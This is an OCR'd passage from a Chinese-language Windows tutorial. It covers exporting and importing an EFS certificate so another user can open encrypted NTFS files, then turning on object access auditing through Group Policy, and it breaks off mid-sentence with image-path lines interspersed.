
然后按照默认值一直选择下一步，直接要求密码时，在这里，设置一个密码，密码一定要强悍，因为，对用户操作过程来说，密码是保护证书的唯一一道屏障（如图17）。

输入完密码后，选择一个路径和名称来保存证书，然后一直点下一步直至提示证书成功导出（如图18）。至此，当前用户的证书就成功导出了。


然后，在想要使用加密文件的用户环境下，再双击刚才导出的证书，按照提示输入密码（如图19），随后一直next直至提示导出成功（如图20），这时，该用户就可以访问证书所有者的全部加密文件内容了。



17




18



19

以上就讲述了NTFS文件系统下的文件加密、证书的使用方法。




20

最后，需要提醒大家，在操作系统中，若使用了NTFS文件系统，并使用了加密功能，那么，在重新安装新的操作系统时，一定要记得导出证书，否则加密文件将无法使用。


NTFS文件系统下的对象访问审核

在NTFS文件系统的引入后，Win32系统就具有了访问审核这一新的安全策略，只是，由于Windows对象访问审核策略并非完全的主动性策略，因此它在默认情况下是不开放的，我们要通过组策略来打开它，才能在NTFS磁盘上进行进一步的设置。

首先，依次运行“开始→运行→gpedit.msc”，这样来打开组策略（如图21）。然后在组策略中依次选择“计算机配置→windows设置→安全设置→本地策略→审核策略”，然后在右边窗口可以看到一些策略项（如图22），策略名后的本地策略和有效策略则显示了在本地的设置以及哪写设置目前正在生效。




21



22


这里的设置除了对象访问以外还有其他的审核，例如，登录事件的审核，大家可以根据需要去设置。这里，只说对象审核，双击审核对象访问这一项（如图23），可以看到有成功和失败这两项可以选择，成功的意思就是说，如果某个用



23


户对某个对象（即，文件或文件夹或者磁盘）成功地进行了访问，那么，事件将被记录，失败也是类似的。至于上面说的某个用户，则需要在NTFS磁盘属性上设置，一会将讲到，这里，先根据需要选择“成功”或是“失败